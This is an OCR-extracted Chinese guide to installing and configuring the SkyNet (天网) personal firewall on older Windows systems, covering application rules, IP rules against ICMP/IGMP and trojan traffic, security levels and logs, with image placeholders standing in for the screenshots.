


图 2

由此可以看出，只要我们的机器连上网，无论是直接上网，还是通过网关上网，都有被入侵的可能。因此，日常防范意识需要加强，防范工作不可轻视。

网络安全的保护神

——主流PC防火墙超级指南

天网防火墙

天网防火墙（SkyNet－FireWall）个人版（后简称为天网）是一款由天网安全实验室制作的供个人电脑使用的网络安全程序。它根据系统管理者设定的安全规则（Security Rules）把守网络，提供了应用程序规则设置、自定义IP规则设置、系统设置、安全级别设置的等功能。它可以帮你抵挡网络人侵和攻击，防止信息泄露，并可与天网安全实验室的网站（WWW.SKY.NET.CN）相配合，根据可疑的攻击信息，来找到攻击者。天网把网络分为本地网和互联网，可以针对来自不同网络的信息，来设置不同的安全方案，它适合于拨号上网的用户，也适合通过网络共享软件上网的用户。目前最新的版本是2.4.6beta版本 可以由天网安全实验室的网站（WWW.SKY.NET.CN.）下载。这里值得一提的是 天网已经得到了“中国公安部信息安全产品认证 ”和“中国国家信息安全测评认证中心信息安全产品认证”。

系统环境要求

软件环境：

Microsoft Windows 98

Microsoft Windows NT4.0 SP4、SP5或SP6

Microsoft Windows 2000

天网的安装




图 1

天网的安装相当简单 只要按照提示就可以了 安装完成后遵照要求重新启动计算机，“天网”随即启动，第一次运行天网时会弹出一个要求你输入用户名和注册号的对话框（如图1），如果你还不是天网的注册用户 点击下面的单击这里免费获取注册号填写简单的注册信息就可以获得注册码了。输入用户名和密码后，弹出一个注册成功的对话框，如图2，你的天网就可以运行了，新版的天网显得更精致好看了，当然功能也增加了，如图3 。



图 2




图 3

天网的安全规则设置

运行天网首先会弹出一个安全检测修复系统的对话框，如图4，你可以对你系统的安全




图 4



图 5

性进行检测，而且发现漏洞自动修复，对于我们这些刚入门的网络安装菜鸟来说有福了。在天网个人版防火墙打开的情况下，启动的任何应用程序只要有通讯数据包发送和接收存在，都会先被天网个人版防火墙先截获分析，天网就会弹出一个警告对话框，如图5。这有点ZoneAlarm防火墙的风格，这个功能非常有用，可以让我们时刻监测合法的或者非法的网络连接。下面我们就详细的介绍一下怎样合理的设置它。

1、 系统设置

天网个人版防火墙系统设置界面如图6所示，上面有5个选项可供我们设置，开机后自动启动防火墙这个选项就不用我多说了，你可以设定本机所有的应用程序的访问权限，是禁止还是允许。局域网地址设定：填入你在局域网中的IP地址，如果是拨号用户则不用设置，报警声音：设置报警声音，你可以自已选择一个声音文件做为天网预警的声音。防火墙自定义规则重置，占击该按钮，防火墙将弹出窗口，如图7如果确定，天网将会把防火墙的安全规则全部恢复为初始设置，你对安全规则的修改和加入的规则将会全部被清除掉。




图 6




图 7

2、 应用程序规则设置




图 8

应用程序规则的设置界面如图8所示，单击该面板每一个程序的选项按钮即可设置应用程序的数据通过规则，如图9，你可以设置该应用程序禁止使用TCP或者UDP协议传输，以及设置端口过滤，让应用程序只能通过固定几个通讯端口或者一个通讯端口范围接收和传输数据。




图 9

对应用程序发送数据包的监察可以使你了解到你的系统有那些程序正在进行通讯，通过天网你可以禁止这些程序数据通讯操作。

3、 自定义IP规则设置

上面我们介绍的应用程序规则只针对单个的应用程序的，而IP规则是针对整个系统的，可以对整个系统的数据包进行检测，这也是天网的核心所在，如图10，每个规则都有一定的含义，这里选择比较重要的几项解释一下。




图 10

防御ICMP攻击：选择时，即别人无法用PING的方法来确定你的存在。但不影响你去PING别人。由于ICMP协议现在也被用来作为蓝屏攻击的一种方法，建议选择此设置，不会对用户造成影响。

防御IGMP攻击：IGMP是用于传播的一种协议，对于MS Windows 的用户是没有什么用途的，但现在也被用来作为蓝屏攻击的一种方法，建议选择此设置，不会对用户造成影响。

TCP数据包监视：选择时，可以监视你机器上所有的TCP端口服务。这是一种对付特洛依木马客户端程序的有效方法，因为这些程序也一种服务程序，如果关闭了TCP端口的服务功能，外部几乎不可能与这些程序进行通讯。而且，对于普通用户来说，在互联网上只是用于WWW浏览，关闭此功能不会影响用户的操作。但要注意，如果你的机器要执行一些服务程序，如FTP Server，HTTP Server时，一定不要关闭功能，而且，如果你用ICQ来接受文件，也一定要将该功能恢复正常，否则，你将无法收到别人的文件。另外，选择监视TCP数据包，也可以防止许多端口扫描程序的扫描。

UDP数据包监视：选择时，可以监视你机器上所有的UDP服务功能。不过通过UDP方式来进行蓝屏攻击比较少见，但有可能会被用来进行激活特洛依木马的客户端程序。注意，如果你使用了采用UDP数据包发送的ICQ和OICQ，就不可以选择阻止该项目，否则，你将无法收到别人的ICQ信息。

4、 安全级别设置

天网个人版防火墙安全级别分为高、中、低三级，默认的安全等级为中，其中各自的安全设置如下：

低：所有应用程序初次访问网络时都将询问，已经被认可的程序则按照设置的相应规则运作。计算机将完全信任局域网，允许局域网内部的机器访问自己提供的各种服务（文件、打印机共享服务）但禁互联网上的机器访问这些服务。

中：所有应用程序初次访问网络时都将询问，已经被认可的程序则按照设置的相应规则运作。禁止局域网内部和互联网的机器访问自己提供的网络共享服务（文件、打印机共享服务），局域网和互联网上的机器将无法看到本机器。

高：所有应用程序初次访问网络时都将询问，已经被认可的程序则按照设置的相应规则运作。禁止局域网内部和互联网的机器访问自己提供的网络共享服务（文件、打印机共享服务），局域网和互联网上的机器将无法看到本机器。除了是由已经被认可的程序打开的端口，系统会屏蔽掉向外部开放的所有端口。

5、断开／接通网络

如果按下断开／接通网络按钮，那么你的机器就将完全与网络断开了，就好像拔下了网线一样。没有任何人可以访问你的机器，但你也不可以访问网络。这是在遇到频繁攻击的时候最有效的应对方法 。

6、 日志查看

天网个人版防火墙将会把所有不合规则的数据包拦截并且记录下来，如图11，如果在ip规则中选择了监视TCP和UDP数据包，那么本机发送和接受的所有的数据包都会被记录下来。

